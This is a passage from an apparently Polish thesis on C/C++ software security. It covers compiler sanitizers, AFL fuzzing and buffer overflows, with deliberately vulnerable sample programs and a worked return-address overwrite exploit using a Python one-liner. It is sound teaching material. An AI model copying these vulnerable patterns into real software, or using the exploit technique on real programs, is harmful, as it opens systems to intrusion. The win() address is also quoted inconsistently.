$ g++ -std=c++17 main.cpp -o exec_gcc && ./exec_gcc
create
destroy
next
create

$ clang++ -std=c++17 main.cpp -o exec_clang && ./exec_clang
create
destroy
next
create
destroy
```

Listing 6.13. Kod prezentujący błąd występujący w kompilatorze GCC.

```
#include <cstdio>
#include <stdexcept>

struct Resource {
    explicit Resource(int) { std::puts("create"); }
    Resource(Resource const&) { std::puts("create"); }
    ~Resource() { std::puts("destroy"); }
};

Resource make_1() { return Resource(1); }
Resource make_2() { throw std::runtime_error("failed"); }

struct User {
    Resource r1;
    Resource r2;
};

// Funkcja pomocnicza, aby móc skonstruować obiekt User anonimowo
void process (User) {}

int main() {
    try {
        // Sytuacja w której generowany kod jest poprawny
        User u{make_1(), make_2()};
        process(u);
    }
    catch (...) {}

    std::puts("next");

    try {
        // Sytuacja w której GCC produkuje błędny kod
        // w którym brakuje wykonania destruktor obiektu Resource
        process({make_1(), make_2()});
    }
    catch (...) {}
}
```


7. Wykrywanie błędów

Błędów bezpieczeństwa można poszukiwać na wiele sposobów. Podczas tworzenia oprogramowania należy stosować proces przeglądu kodu (ang. *code review*) przed dołączeniem zmian do głównej gałęzi repozytorium. Inną metodą jest sprawdzanie poprawności działania aplikacji przy pomocy testów automatycznych. Techniki te zmniejszają oczywiście liczbę błędów występujących w oprogramowaniu, jednak są czasochłonne oraz kosztowne.

Istnieją również inne ciekawe metody oraz narzędzia dodające instrumentację oraz instrukcje sprawdzające pewne warunki (na przykład wychodzenie poza tablicę), które zostały przedstawione w tym rozdziale.

7.1. Instrumentacja kodu

Instrumentacja kodu to proces polegający na monitorowaniu wykonania aplikacji w celu zbadania jej wydajności oraz wykryciu lub łatwiejszej diagnozy znalezionych błędów.

Sanitizery

Współczesne kompilatory – między innymi GCC oraz Clang – umożliwiają włączenie instrumentacji kompilowanego programu sanitizarami (ang. *sanitizers*). Narzędzia te powodują, iż kompilator generuje dodatkowe sprawdzenia przed lub po wykonaniu danych instrukcji. Dzięki temu po uruchomieniu programu skompilowanego z włączonymi sanitizarami, gdy zostanie wykryty błąd, działanie programu jest przerywane oraz generowany jest raport.

7.1.1. AddressSanitizer

AddressSanitizer (lub też ASan) służy do znajdowania błędów związanych z dostępem do pamięci w programach napisanych w językach C lub C++. Pozwala on na wykrycie sytuacji takich jak przepełnienie bufora czy dostęp do zwolnionej wcześniej pamięci – inaczej błędu *use-after-free*.

Działanie ASana polega na podmianie funkcji `malloc` oraz `free`, tak aby oznaczać zwolnioną pamięć oraz tą, znajdującą się wokół zaalokowanej. Dodatkowo każde odwołanie do pamięci – jak na przykład `*address = ...;` lub też `... = *address;` jest transformowane do postaci, która została zaprezentowana na listingu 7.1 [41].

Aby skorzystać z ASana należy przy kompilacji dołączyć flagę `-fsanitize=address`. Przy-

Listing 7.1. Wynik transformacji kodu, który odwołuje się do pamięci przez ASana. Funkcja `IsPoisoned` sprawdza, czy dany adres nie wskazuje na zwolnioną wcześniej pamięć albo taką, która nie została zaalokowana przez program. `ReportError` informuje o znalezionym błędzie.

```
1  if (IsPoisoned(address)) {
2      ReportError(address, kAccessSize, kIsWrite);
3  }
4  *address = ...; // lub: ... = *address;
```

kładowe wykorzystanie tego narzędzia prezentuje listing 7.3, który jest wynikiem uruchomienia programu z listingu 7.2.

Listing 7.2. Program pozwalający na przepełnienie bufora na stosie poprzez brak ograniczenia w liczbie znaków, które można wpisać do bufora `buf` przez funkcję `scanf`.

```
1  #include <stdio.h>
2
3  int main() {
4      char buf[10];
5      scanf("%s", buf);
6  }
```

Listing 7.3. Kompilacja programu z listingu 7.2, przepełnienie bufora oraz wykrycie sytuacji przez Address Sanitizer. Wyjście zostało nieco skrócone dla lepszej czytelności, a długie linie zostały skrócone poprzez „(...)”. Jak można zauważyć podczas pierwszego uruchomienia programu, gdy podany ciąg mieści się w buforze nie powodując jego przepełnienia, to ASan nie zgłasza błędu.

```
$ g++ -ggdb -Wall -Wextra -Wpedantic -fsanitize=address address.cpp -o exec
$ ./exec
abcd
$ ./exec
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
=====
==11221==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffcd9d34f9a
at pc 0x7faa9cefc9df bp 0x7ffcd9d34e10 sp 0x7ffcd9d34598
WRITE of size 32 at 0x7ffcd9d34f9a thread T0
#0 0x7faa9cefc9de in scanf_common (...)
#1 0x7faa9cefd2ab in __interceptor_vscanf (...)
#2 0x7faa9cefd3af in __interceptor_scanf (...)
#3 0x563cbaff4af2 in main address.cpp:5
#4 0x7faa9c218f69 in __libc_start_main (/usr/lib/libc.so.6+0x20f69)
#5 0x563cbaff4979 in _start (exec+0x979)

Address 0x7ffcd9d34f9a is located in stack of thread T0 at offset 42 in frame
#0 0x563cbaff4a69 in main address.cpp:3

This frame has 1 object(s):
[32, 42) 'buf' <== Memory access at offset 42 overflows this variable
HINT: this may be a false positive if your program uses some
custom stack unwind mechanism or swapcontext
(longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow (...) in scanf_common
```

7.1.2. ThreadSanitizer

ThreadSanitizer służy do wykrywania wyścigów danych (ang. *data race*) w programach napisanych w językach C, C++ oraz Go. Wykorzystanie ThreadSanitizera zostało przedstawione na listingach 7.4 oraz 7.5.

Listing 7.4. Program w którym występuje wyścig danych – uruchamiane jest 10 wątków, które rywalizują o dostęp do zmiennej `sum`.

```
1  #include <stdio>
2  #include <thread>
3  #include <mutex>
4
5  std::mutex mut;
6  long long sum = 0;
7
8  int main() {
9      std::thread threads[10];
10
11     for(int i=0; i<10; ++i)
12         threads[i] = std::thread([]() {
13             // W kodzie bez wyścigu danych powinna znaleźć się poniższa linia
14             // std::lock_guard<std::mutex> lock(mut);
15             for(int i=0; i<10000; ++i)
16                 sum += 1;
17         });
18
19     for(auto&& t : threads)
20         t.join();
21
22     printf("Main thread over, sum = %lld\n", sum);
23 }
```


7. Wykrywanie błędów

Listing 7.5. Kompilacja programu z listingu 7.4 oraz wynik ThreadSanitizer. Długie linie zostały skrócone poprzez „(...)”. Jak można zauważyć wyścig danych został w tym przypadku wykryty oraz podane zostały dokładne dane, co do miejsca jego wystąpienia wraz z miejscem stworzenia wątków.

```
$ ASAN_SYMBOLIZER_PATH=/usr/bin/llvm-symbolizer clang++ -std=c++17 -fsanitize=thread
-fno-omit-frame-pointer -g thread.cpp -o thread
$ ./thread
=====
WARNING: ThreadSanitizer: data race (pid=2587)
Write of size 8 at 0x5616258d0730 by thread T2:
#0 main::_$0::operator() () const thread.cpp:16:21 (thread+0xb8901)
#1 void std::__invoke_impl<void, main::_$0>(...)
#2 std::__invoke_result<main::_$0>::type std::__invoke<main::_$0>(...)
#3 _ZNSt6thread8_InvokerISt5tupleIJZ4mainE3$_0EEE9_M_invoke(...)
#4 std::thread::_Invoker<std::tuple<main::_$0> >::operator() () (...)
#5 std::thread::_State_impl<(...)>::_M_run() (...)
#6 execute_native_thread_routine (...)/thread.cc:83 (libstdc++.so.6+0xb9a6e)

Previous write of size 8 at 0x5616258d0730 by thread T1:
#0 main::_$0::operator() () const thread.cpp:16:21 (thread+0xb8901)
#1 void std::__invoke_impl<void, main::_$0>(...)
#2 std::__invoke_result<main::_$0>::type std::__invoke<main::_$0>(...)
#3 _ZNSt6thread8_InvokerISt5tupleIJZ4mainE3$_0EEE9_M_invoke(...)
#4 std::thread::_Invoker<std::tuple<main::_$0> >::operator() () (...)
#5 std::thread::_State_impl<(...)>::_M_run() (...)
#6 execute_native_thread_routine (...)/thread.cc:83 (libstdc++.so.6+0xb9a6e)

Location is global 'sum' of size 8 at 0x5616258d0730 (thread+0x00000114b730)

Thread T2 (tid=2590, running) created by main thread at:
#0 pthread_create <null> (thread+0x280a7)
#1 __gthread_create (...)/gthr-default.h:662 (libstdc++.so.6+0xb9d65)
#2 std::thread::_M_start_thread(...)
#3 main thread.cpp:12:22 (thread+0xb7e76)

Thread T1 (tid=2589, finished) created by main thread at:
#0 pthread_create <null> (thread+0x280a7)
#1 __gthread_create (...)/gthr-default.h:662 (libstdc++.so.6+0xb9d65)
#2 std::thread::_M_start_thread(...)
#3 main thread.cpp:12:22 (thread+0xb7e76)

SUMMARY: ThreadSanitizer: data race thread.cpp:16:21
        in main::_$0::operator() () const
=====
Main thread over, sum = 30504
ThreadSanitizer: reported 1 warnings
```

7.1.3. MemorySanitizer

MemorySanitizer służy do wykrywania sytuacji, w których program czyta niezainicjalizowaną pamięć. Obecnie sanitizer ten jest dodany jedynie do kompilatora clang (w przykładzie w wersji 5.0). Przykładowe użycie zostało przedstawione na listingach 7.6 oraz 7.7.

Listing 7.6. Program w którym czytana jest niezainicjalizowana pamięć.

```

1  int foo() {
2      int* x = new int[5]; // niezainicjalizowana tablica
3      return x[0];
4  }
5
6  int main() {
7      return foo();
8  }

```

Listing 7.7. Kompilacja oraz wynik MemorySanitizera na programie z listingu 7.6. Aby program zawierał symbole debugowe ustawiono odpowiednio zmienną środowiskową `ASAN_SYMBOLIZER_PATH` oraz włączono flagę `-fno-omit-frame-pointer`. Dodano również opcję śledzenia pochodzenie danego błędu – przez dodanie flagi `-fsanitize-memory-track-origins=2`. Jak można zauważyć, sanitizer poprawnie wskazał błąd znajdujący się w programie jak i pochodzenie niezainicjalizowanych danych – sterzę.

```

$ ASAN_SYMBOLIZER_PATH=/usr/bin/llvm-symbolizer clang++ -fsanitize=memory
  -fsanitize-memory-track-origins=2 -fno-omit-frame-pointer -g memory.cpp -o memory

```

```

==397==WARNING: MemorySanitizer: use-of-uninitialized-value

```

```

#0 0x55ccd57f1103 in main /home/dc/memory.cpp:7:5
#1 0x7f660fc45f69 in __libc_start_main (/usr/lib/libc.so.6+0x20f69)
#2 0x55ccd5775699 in _start (/home/dc/memory+0x1a699)

```

```

Uninitialized value was created by a heap allocation

```

```

#0 0x55ccd57ee8ed in operator new(unsigned long) (/home/dc/memory+0x938ed)
#1 0x55ccd57f0f12 in foo() /home/dc/memory.cpp:2:14
#2 0x55ccd57f10c6 in main /home/dc/memory.cpp:7:12
#3 0x7f660fc45f69 in __libc_start_main (/usr/lib/libc.so.6+0x20f69)

```

```


SUMMARY: MemorySanitizer: use-of-uninitialized-value /home/dc/memory.cpp:7:5 in main
Exiting

```

7.2. Fuzzing

Fuzzing jest jedną z technik używanych w celu znalezienia błędów w programach. Opiera się na wprowadzaniu do aplikacji modyfikowanych na różny sposób (często losowy) danych, i sprawdzaniu czy aplikacja poprawnie na nie zareagowała.

Uproszczony schemat działania fuzzerów został zaprezentowany na rysunku 7.1. Korpus – czyli przygotowany zestaw danych – oraz generator, zapewniają dane wejściowe do programu, które następnie są modyfikowane przez mutator – najczęściej w sposób losowy, jednak proces ten może zostać ukierunkowany – na przykład poprzez podawanie skrajnych lub „ciekawych” wartości – na przykład liczby zero, minus jeden czy najmniejszej albo największej liczby dla typów liczbowych o różnej wielkości. Zmodyfikowane dane są następnie przekazywane do aplikacji, która jest monitorowana lub instrumentowana. W przypadku znalezienia błędu dokonuje się deduplikacji, czyli sprawdzenia czy dany błąd nie wystąpił już wcześniej – na przykład poprzez analizę funkcji kolejno wywoływanych przez program oraz skutków samego błędu. Jeżeli błąd jest unikalny, jest on zapisywany. Może być również dodany do korpusu wejściowego, ponieważ istnieje możliwość, że modyfikacja wejścia, które spowodowało dany błąd, spowoduje również inny.



Rysunek 7.1. Uproszczony schemat działania fuzera.

Często zamiast fuzzować całą aplikację, fuzzuje się jedynie jej część – konkretne biblioteki lub funkcje. Proces taki może znacznie przyspieszyć testowanie aplikacji lecz wymaga dodatkowego nakładu pracy. Należy również uważać aby podczas ekstrakcji i testowania danego kodu nie popełnić błędów, na przykład, aby nie testować czegoś, na co aplikacja nie pozwala ze względu na dodatkowe sprawdzenia wykonane w zupełnie innym miejscu.

Fuzzery dzieli się na kategorie zarówno ze względu na sposób mutacji danych jak i na przeznaczenie. Najprostsze fuzzery udostępniają jedynie możliwość losowych mutacji podanych początkowo danych wejściowych. Inne robią to na podstawie określonej wcześniej i podanej im gramatyki. Bardziej zaawansowane wykorzystują algorytmy genetyczne albo wykonują inży-

nię wsteczną gramatyki podanych przykładowych danych wejściowych za pomocą uczenia maszynowego. Ze względu na zastosowanie wśród obecnych fuzzerów można wyróżnić między innymi: programy służące do celów ogólnych, do fuzzingu typów plików, protokołów sieciowych lub jądra systemu. Podstawą działania fuzzera jako narzędzia służącego do znajdowania interesujących zestawów danych jest możliwość zbierania informacji o efektach użycia danych (nie dotyczy fuzzerów implementujących jedynie losowe metody mutacji danych wejściowych) oraz rozpoznanie błędnego działania programu [42].

7.2.1. American Fuzzy Lop

American Fuzzy Lop (AFL) jest fuzzerem autorstwa Michała „lcamtufa” Zalewskiego, który wykorzystuje algorytm genetyczny wspomagany instrumentacją w celu zwiększenia pokrycia testowanej aplikacji. W przypadku gdy dostępny jest kod źródłowy fuzzowanej aplikacji AFL może wykorzystać AddressSanitizer omówionego w rozdziale 7.1.1. Wymaga to ustawienia zmiennej środowiskowej `AFL_USE_ASAN` na wartość 1, a następnie przekompilowanie programu [43].

Na listingu 7.8 zaprezentowany jest kod przykładowej aplikacji zawierającej błędy, która została skompilowana poleceniem `AFL_USE_ASAN=1 afl-gcc -m32 main.c -O2 -o exec`, a następnie uruchomiona pod kontrolą AFL poleceniem `afl-fuzz -i ./input_dir/ -o ./output_dir/ -m 1GB - ./exec`. Program został skompilowany w 32 bitach (flaga `-m32`) dzięki czemu proces fuzzowania będzie działał szybciej. Flagi `-i` oraz `-o` podane do fuzzera określają katalog z korpusem oraz katalog, w którym AFL będzie zapisywał wejścia powodujące nieprawidłowe działanie programu. Nałożono również limit pamięci – 1GB – dla fuzzowanego procesu – poprzez parametr `-m 1GB`. Jako korpus stworzono dwa pliki – pierwszy zawierający łańcuch `Achilles\n31\n1`, a drugi `Anna\n200\n`.

Sam proces działania fuzzera został przedstawiony na rysunku 7.2. Po wyłączeniu procesu fuzzera w katalogu wyjściowym – `output_dir` – znajdują się między innymi statystyki (plik `fuzzer_stats`, zawierający podobne dane, jak te, które można było zobaczyć na zrzucie ekranu 7.2) oraz katalog `crashes`, w którym znajdują się wygenerowane przez fuzzera wejścia do programu, powodujące unikalne błędy. Na rysunku 7.3 zaprezentowano zrzut ekranu z uruchomienia programu jednego z wygenerowanych przez AFL wejść powodujących błąd przepełnienia stosu.

¹Znak `\n` oznacza nową linię.

Listing 7.8. Przykładowy program zawierający błędy. Ze względu na wykorzystanie formatu `"%s"` dla funkcji `scanf` liczba pobranych znaków do bufora nie jest limitowana, co pozwala na przepełnienie stosu. Umożliwia to między innymi nadpisanie wskaźnika `hello` w strukturze `p`. Innym występującym błędem jest przekazanie bufora przekazanego od użytkownika jako łańcuch formatujący dla funkcji `printf`.

```
1  #include <stdio.h>
2  #define LEN 10
3
4  typedef struct Person {
5      int age;
6      char buf[LEN];
7      int (*hello)(const char*);
8  } Person;
9
10 void person_get_age(Person* p) {
11     char buf[LEN];
12     scanf("%s", buf);
13     p->age = atoi(buf);
14 }
15
16 int main(void) {
17     Person p = {0, {0}, puts};
18
19     scanf("%s", p.buf);
20     person_get_age(&p);
21
22     if (p.age > 30)
23         printf(p.buf);
24     else
25         p.hello(p.buf);
26
27     return 0;
28 }
```

```

american fuzzy lop 2.51b (exec)

process timing | overall results
  run time : 0 days, 0 hrs, 1 min, 58 sec | cycles done : 188
  last new path : 0 days, 0 hrs, 1 min, 9 sec | total paths : 4
  last uniq crash : 0 days, 0 hrs, 1 min, 3 sec | uniq crashes : 6
  last uniq hang : none seen yet | uniq hangs : 0
cycle progress | map coverage
  now processing : 2 (50.00%) | map density : 0.01% / 0.02%
  paths timed out : 0 (0.00%) | count coverage : 1.29 bits/tuple
stage progress | findings in depth
  now trying : splice 15 | favored paths : 3 (75.00%)
  stage execs : 31/32 (96.88%) | new edges on : 3 (75.00%)
  total execs : 281k | total crashes : 24.5k (6 unique)
  exec speed : 2295/sec | total tmouts : 0 (0 unique)
fuzzing strategy yields | path geometry
  bit flips : 1/224, 1/220, 0/212 | levels : 2
  byte flips : 0/28, 0/24, 0/16 | pending : 0
  arithmetics : 0/1561, 0/584, 0/102 | pend fav : 0
  known ints : 0/133, 0/583, 0/691 | own finds : 2
  dictionary : 0/0, 0/0, 0/0 | imported : n/a
  havoc : 6/187k, 0/88.7k | stability : 100.00%
  trim : 33.33%/6, 0.00%

```

[cpu000: 30%]

Rysunek 7.2. Zrzut ekranu z działania AFLa na programie z listingu 7.8. Jak można zauważyć program pokazuje wiele informacji – czas wykonania (ang. *run time*), obecnie wykorzystywaną strategię (pole *now trying*), liczbę ścieżek w programie (ang. *total paths*), liczbę unikalnych błędnych zakończeń programu (*unique crashes*) czy liczbę uruchomień fuzzowanej aplikacji na sekundę (*exec speed*).

7. Wykrywanie błędów

```
(pwn) [dc@dc:fuzzing|master *%]$ hexdump output_dir/crashes/id\:000001\,sig\:06\,src\:000001\,op\:havoc\,
rep\:64
00000000 c0ae c0c2 0031 0000 0040 e803 ff00 ffff
00000010 dfff 000e 40c0 0035 2000 fffa dfff dfff
00000020 dfff dfff dfff dfff dfff dfff dfff dfff
00000030 dfff dfff dfff dfff dfff dfff 40c0
0000003e
(pwn) [dc@dc:fuzzing|master *%]$ cat output_dir/crashes/id\:000001\,sig\:06\,src\:000001\,op\:havoc\,rep\
:64 | ./exec
=====
==19284==ERROR: AddressSanitizer: stack-buffer-overflow on address 0xffd22cba at pc 0xf799ae7a bp 0xffd22
c18 sp 0xffd227d0
WRITE of size 37 at 0xffd22cba thread T0
#0 0xf799ae79 in scanf_common /build/gcc-multilib/src/gcc/libsanitizer/sanitizer_common/sanitizer_com
mon_interceptors_format.inc:341
#1 0xf799b961 in __interceptor__isoc99_vscanf /build/gcc-multilib/src/gcc/libsanitizer/sanitizer_com
mon/sanitizer_common_interceptors.inc:1194
#2 0xf799b9d9 in __interceptor__isoc99_scanf /build/gcc-multilib/src/gcc/libsanitizer/sanitizer_comm
on/sanitizer_common_interceptors.inc:1215
#3 0x5662b1d4 in person_get_age /home/dc/Projects/master-thesis/examples/fuzzing/main.c:12
#4 0x5662acba in main /home/dc/Projects/master-thesis/examples/fuzzing/main.c:20
#5 0xf777d7c2 in __libc_start_main (/usr/lib32/libc.so.6+0x187c2)
#6 0x5662b00f (/home/dc/Projects/master-thesis/examples/fuzzing/exec+0x100f)

Address 0xffd22cba is located in stack of thread T0 at offset 42 in frame
#0 0x5662b12f in person_get_age /home/dc/Projects/master-thesis/examples/fuzzing/main.c:10

This frame has 1 object(s):
[32, 42) 'buf' <== Memory access at offset 42 overflows this variable
HINT: this may be a false positive if your program uses some custom stack unwind mechanism or swapcontext
(longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow /build/gcc-multilib/src/gcc/libsanitizer/sanitizer_commo
n/sanitizer_common_interceptors_format.inc:341 in scanf_common
Shadow bytes around the buggy address:
 0x3ffa4540: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa4550: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa4560: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa4570: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa4580: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x3ffa4590: 00 00 f1 f1 f1 f1 00[02]f2 f2 00 00 00 00 00 00 00
 0x3ffa45a0: 00 00 00 00 00 00 f1 f1 f1 f1 00 00 04 f2 00 00
 0x3ffa45b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa45c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa45d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x3ffa45e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable:          00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone:    fa
Freed heap region:    fd
Stack left redzone:   f1
Stack mid redzone:    f2
```

Rysunek 7.3. Wejście wygenerowanym przez AFL oraz działanie aplikacji z listingu 7.8 operującej na tych danych. Wejście zostało przedstawione programem hexdump, gdyż zawiera ono niedrukowalne bajty.

8. Techniki wykorzystywania błędów

8.1. Przepelnienie bufora

Przepelnienie bufora (ang. *buffer overflow* lub *buffer overrun*) to błąd programistyczny pozwalający na zapisanie do wyznaczonego obszaru pamięci (bufora) większej ilości danych niż jest on w stanie pomieścić. W konsekwencji nadpisywane są komórki pamięci znajdujące się za buforem, co może spowodować zmianę działania programu.

Tego typu błędy występują często w programach napisanych w językach C oraz C++ gdyż nie mają one wbudowanych mechanizmów zabezpieczających przed takimi sytuacjami jak na przykład sprawdzenie zakresu (ang. *bounds checking*) indeksu tablicy.

Błąd tego typu można spowodować nie sprawdzając, czy dane kopiowane z jednego bufora do drugiego zmieszczą się w nim. Taką sytuację zaprezentowano na listingu 8.1.

Po kompilacji programu poleceniem `gcc main.c -Wall -Wextra -Wpedantic` oraz uruchomieniu, na wyjściu dostaniemy:

```
Name: Key, Cost: 10 (0xa)
Raw bytes = 4B 65 79 00 00 00 00 00 0A 00 00 00

-- copying name --

Name: 6-sided die, Cost: 6646116 (0x656964)
Raw bytes = 36 2D 73 69 64 65 64 20 64 69 65 00
```

Jak można zauważyć wartość pola `cost` została zmieniona pomimo tego, iż nie jest ono bezpośrednio zmieniane. Przepelnienie bufora nastąpiło w linii 22 poprzez wykorzystanie funkcji `strcpy`. Funkcja ta nie sprawdza czy bufor docelowy pomieści ciąg znaków kopiowany do niego. W tabeli 8.1 zaprezentowano wartości kolejnych komórek pamięci, w których znajduje się zmienna `item` przed oraz po wykonaniu linii 22.

8.1.1. Przepelnienie bufora na stosie

Gdy występuje przepelnienie bufora na stosie atakujący może zmodyfikować inne zmienne, które znajdują się na stosie lub też dane kontrole takie jak adres powrotu z funkcji. Kompilatory starają się zabezpieczać programistę przed takimi sytuacjami zmieniając kolejność zmiennych na stosie lub też wprowadzając ciastko bezpieczeństwa, zwane też kanarkiem na stosie. Metody te zostały opisane w sekcji 5.2. Zabezpieczenia te są jedynie próbą wykrycia lub złagodzenia

Listing 8.1. Program prezentujący przepelnienie bufora.

```

1  #include <stdio.h>
2  #include <string.h>
3  #include <stdint.h>
4
5  typedef struct Item {
6      char name[8];
7      int cost;
8  } Item;
9
10 void print_item(Item* item) {
11     printf("Name: %s, Cost: %d (0x%x)\n", item->name, item->cost, item->cost);
12     printf("Raw bytes = ");
13     for(size_t i=0; i<sizeof(Item); ++i)
14         printf("%02hhX ", ((uint8_t*)item)[i]);
15     printf("\n");
16 }
17
18 int main() {
19     Item item = {"Key", 10};
20     print_item(&item);
21     printf("\n-- copying name --\n\n");
22     strcpy(item.name, "6-sided die");
23     print_item(&item);
24 }

```

Tabela 8.1. Komórki pamięci zmiennej `item` w programie z listingu 8.1 przed oraz po wykonaniu linii 22. Wartości zostały zapisane szesnastkowo. Znak `\0` odpowiada wartości 0, a „' ’” to spacja.

Przed przepelnieniem bufora													
	Pole <code>char</code> <code>name[8]</code>								Pole <code>int</code> <code>cost</code>				
Znaki/liczba	K	e	y	\0	\0	\0	\0	\0	10				
Wartość	4B	65	79	00	00	00	00	00	0A	00	00	00	
Po przepelnieniu bufora													
	Pole <code>char</code> <code>name[8]</code>								Pole <code>int</code> <code>cost</code>				
Znaki	6	-	s	i	d	e	d	'	'	d	i	e	\0
Bajty	36	2D	73	69	64	65	64	20	64	69	65	00	

negatywnych skutków przepelnienia bufora. Nie zawsze są one w stanie odpowiednio pomóc – przykładowo w programie z listingu 8.1 bufor `name` znajduje się na stosie, ale ze względu na to, że jest polem struktury kompilator nie może przenieść go za pole `cost`.

8.1.2. Nadpisanie adresu powrotu

Wykorzystując błąd przepełnienia buforu można zmienić adres powrotu, pod który skoczy program podczas wychodzenia z funkcji. Oczywiście w momencie gdy dana funkcja zabezpieczona jest kanarkiem na stosie, wartość tę trzeba w jakiś sposób poznać, na przykład znajdując inny błąd w programie umożliwiający czytanie pamięci spod dowolnego adresu oraz poprzez poznanie adresu stosu [44][45].

Na listingu 8.2 zaprezentowano przykład przepełnienia bufora na stosie. Na jego podstawie pokazane zostanie jak można wykorzystać ten błąd do zmiany działania programu. Przedstawiony kod został skompilowany bez zabezpieczenia przed przepełnieniem bufora (flaga `-fno-stack-protector`) oraz bez randomizacji adresów kodu – PIE (flaga `-no-pie`). Pełne polecenie kompilacji to `gcc -Wall -Wextra -fno-stack-protector -no-pie main.c`.

Listing 8.2. Program przedstawiający przepełnienie bufora na stosie. Funkcja `win` nie jest wykonywana przez program. Wykorzystując błąd można sprawić, aby została ona wykonana.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void win() { puts("You won!"); }
5
6  void vuln(char* s) {
7      char buf[8];    // bufor na stosie
8      puts("Copying buffer...");
9      strcpy(buf, s); // przepełnienie bufora na stosie
10 }
11
12 int main(int argc, char* argv[]) {
13     vuln(argv[1]); // zmieniając adres powrotu z vuln,
14     puts("Bye!"); // program może nigdy nie wypisać "bye"
15 }
```

Na listingu 8.3 zaprezentowano program po deasemblacji. Jak można zauważyć, ramka stosu ma 32 bajty, a adres bufora docelowego – `dest` – znajduje się pod adresem `RBP-0x8`. Podczas wychodzenia z funkcji wykonywane jest `leave` oraz `ret`, co oznacza, że najpierw ściągany ze stosu jest zapisany adres początku stosu (zapisana wartość rejestru `RBP` z funkcji `main`), a następnie adres powrotu.

W konsekwencji, aby spowodować błąd i zmienić ścieżkę wykonania programu na funkcję `win`, należy podać do niego pierwszy argument zawierający kolejno:

- Osiem bajtów, które wypełnią bufor `buf` – będą to znaki 'A'.
- Osiem bajtów, które wypełnią rejestr `RBP`, gdy program wykona instrukcję `leave`. Rejestr

ten nie jest wymagany do prawidłowego działania funkcji `win`, którą chcemy wykonać, stąd też w jego miejsce przekazane zostaną znaki 'B'.

- Osiem bajtów nowego adresu powrotu – musi to być adres funkcji `win`.

Listing 8.3. Zdeasemblowany kod programu z listingu 8.2 przez program IDA Pro.

```
public vuln                ; nagłówek tworzony przez IDA Pro
vuln proc near             ; nagłówek tworzony przez IDA Pro

; zmienne lokalne znajdujące się na stosie - argumenty strcpy
src= qword ptr -18h       ; pod adresem RBP-0x18 znajduje się src - adres źródłowy
dest= byte ptr -8         ; pod adresem RBP-0x8 znajduje się dest - adres docelowy

push    rbp                ; prolog funkcji
mov     rbp, rsp           ; prolog funkcji
sub     rsp, 20h           ; alokacja 32 bajtów ramki stosu
mov     [rbp+src], rdi      ; kopiowanie argumentu do RBP+src
lea     rdi, aCopyingBuffer_ ; "Copying buffer..."
call    _puts

; przygotowanie argumentów do strcpy
mov     rdx, [rbp+src]      ; skopiowanie adresu źródła do RDX
lea     rax, [rbp+dest]    ; skopiowanie adresu docelowego do RAX
mov     rsi, rdx            ; RSI = src
mov     rdi, rax            ; RDI = dest
call    _strcpy
nop
leave   ; pobranie ze stosu zapisanego RBP
retn    ; powrót z funkcji
```

Adres funkcji `win` można poznać wykorzystując `readelf`:

```
$ readelf --symbols ./a.out | grep win
57: 000000000400567      19 FUNC      GLOBAL DEFAULT   13 win
```

Jak można zobaczyć adres ten to `0x40057a`. Poniżej przedstawiono wykorzystanie błędu przy użyciu krótkiego skryptu języka Python wypisującego kolejne bajty. Adres funkcji `win` został zapisany jako `\x67\x05\x40`, gdyż nie wszystkie jego bajty są znakami drukowalnymi oraz należy pamiętać, że musi on zostać zapisany w little endian.

```
$ ./a.out $(python -c 'import sys; sys.stdout.write("A"*8 + "B"*8 + "\x67\x05\x40")')
Copying buffer...
You won!
Segmentation fault (core dumped)
```

8.1.3. Przepelnienie bufora na stercie

Podczas przepelnienia bufora znajdującego się na stercie nie da się w tak łatwy sposób zmienić ścieżki wykonania programu, jak w przypadku przepelnienia bufora na stosie. Sterta – alokowana dynamicznie – wykorzystywana jest głównie do przechowywania danych programu. Poza nimi, zawiera ona również wewnętrzne struktury alokatora pamięci, który używany jest do alokacji oraz dealokacji danych. Przepelniając bufor na stercie można nadpisać te struktury, doprowadzając do zmiany działania programu.

Przykład takiego działania został zaprezentowany na listingu 8.4.

Listing 8.4. Program, w którym można spowodować przepelnienie bufora na stercie.

```
1  #include <stdlib.h>
2  #include <string.h>
3
4  int main(int argc, char* argv[]) {
5      char* buf = malloc(sizeof(char) * 8); // alokacja buforu na stercie
6      strcpy(buf, argv[1]);                // niebezpieczne wykorzystanie strcpy
7      free(buf);
